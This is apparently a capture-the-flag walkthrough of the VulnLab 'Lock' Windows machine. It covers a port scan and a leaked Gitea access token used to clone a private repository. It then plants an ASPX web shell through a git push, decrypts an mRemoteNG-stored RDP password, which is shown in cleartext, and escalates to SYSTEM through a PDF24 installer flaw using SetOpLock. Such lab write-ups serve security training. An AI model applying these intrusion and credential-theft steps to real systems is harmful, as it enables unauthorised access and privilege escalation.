Lock Vulnlab (English)
Down Vulnhab [Difuculty easy]

Contents
Introduction
N/A
Machine Description
- Name: Lock
- Goal: Get two flags
- Difficulty: easy
- Operating System: Windows
- link: Lock
PDF Link
- PDF: Link to PDF
Reconnaissance
 sudo nmap -sSCV --min-rate 5000 -p- --open -n -Pn 10.10.121.141 -oN scan1.txt
[sudo] password for belin:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-24 21:49 CEST
Nmap scan report for 10.10.121.141
Host is up (0.051s latency).
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Lock - Index
|_http-server-header: Microsoft-IIS/10.0
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Lock
| Not valid before: 2025-07-23T19:45:35
|_Not valid after:  2026-01-22T19:45:35
| rdp-ntlm-info:
|   Target_Name: LOCK
|   NetBIOS_Domain_Name: LOCK
|   NetBIOS_Computer_Name: LOCK
|   DNS_Domain_Name: Lock
|   DNS_Computer_Name: Lock
|   Product_Version: 10.0.20348
|_  System_Time: 2025-07-24T19:50:12+00:00
|_ssl-date: 2025-07-24T19:50:53+00:00; 0s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-24T19:50:15
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.39 seconds
after the initial scan using nmap, we got that ports.
There’s nothing interesting in the website, we can only notice that it seems to be a production software, that’s why gitea may be important here.


In gitea we can see one users who has a script in python which check the token and print the repos that the user has. So here we can check the commit history and it appears that someone forgot to delete their token:
What we can do now is use the actual script in order to get possible hidden repos with that token and we can see there’s a hidden/private repo called website which is probably the website open on the port 80
❯ export GITEA_ACCESS_TOKEN=43ce39bb0bd6bc489284f2905f033ca467a6362f

❯ python test.py http://10.10.113.16:3000
Repositories:
- ellen.freeman/dev-scripts
- ellen.freeman/website
Knowing this we can now clone that repo:
git clone http://ellen.freeman:43ce39bb0bd6bc489284f2905f033ca467a6362f@10.10.98.131:3000/ellen.freeman/websiteExplotation
Now I copy a apsx shell in the website repository
/usr/share/webshells/aspx/aspxshell.aspxThen I commit and push the changes to the repo
git add .
git commit -m "pwn"
git push -u origin
Finally, if we go to the page and we request for /aspxshell.aspx we get the shell we previously upload.
 Now we can simply get a shell to our attack machine using https://www.revshells.com/ as the easiest way I use to use.
Privilege escaltion
Once in, in the Documents directory, we can see a config file for the mremoteng software installed which manage, among others, RDP connections, in this case, for the user Gale.Dekarios in the target machine, so as it contains a protected variable, which is probably the key used to encrypt the pass, we search for a script in github or somewhere else in order to decrypt the password.
PS C:\users\ellen.freeman\Documents> type *
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000" FullFileEncryption="false" Protected="sDkrKn0JrG4oAL4GW8BctmMNAJfcdu/ahPSQn3W5DPC3vPRiNwfo7OH11trVPbhwpy+1FnqfcPQZ3olLRy+DhDFp" ConfVersion="2.6">
    <Node Name="RDP/Gale" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="a179606a-a854-48a6-9baa-491d8eb3bddc" Username="Gale.Dekarios" Domain="" Password="TYkZkvR2YmVlm2T2jBYTEhPU2VafgW1d9NSdDX+hUYwBePQ/2qKx+57IeOROXhJxA7CczQzr1nRm89JulQDWPw==" Hostname="Lock" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" DisplayThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" RedirectPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" RedirectKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEncoding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPassword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostname="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnableFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false" InheritPanel="false" InheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false" InheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" InheritRedirectSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleSession="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoadBalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" InheritExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false" InheritVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNCColors="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false" InheritRDGatewayHostname="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false" InheritRDGatewayDomain="false" />
</mrng:Connections>
In this case I used this one https://github.com/gquere/mRemoteNG_password_decrypt
❯ python3 mremoteng_decrypt.py ../content/config.xml
Name: RDP/Gale
Hostname: Lock
Username: Gale.Dekarios
Password: ty8wnW9qCKDosXo6
We got it!
xfreerdp /v:10.10.113.16 /u:gale.dekarios /p:ty8wnW9qCKDosXo6 /dynamic-resolutionOnce in, we can realise that this machine uses thre PDF24 software, we can check the versión openning it in the settings field:

I searched for the versión and it’s vulnerable for privilage escalation, I use this poc => https://sec-consult.com/vulnerability-lab/advisory/local-privilege-escalation-via-msi-installer-in-pdf24-creator-geek-software-gmbh/
So basically I share SetOpLock.exe from https://github.com/googleprojectzero/symboliclink-testing-tools from my attack machine to the target machine

The vulnerability consist in executing the pdf24 msi installer which will open a invisible cmd as SYSTEM when it tries to write a log file. As we now the archive log it will write, we can use SetOpLock.exe in order to stop the invisible cmd executed by SYSTEM and get a shell as SYSTEM:

Once we get the invisible cmd locked thank to SetOpLock.exe, we go to propierties in order to get a help link and open the browser we want automatically as SYTEM


Here ctrl+o to open the file explorer

We confirm that we have the privilages we wanted,
 then cmd here and we got the shell as SYSTEM!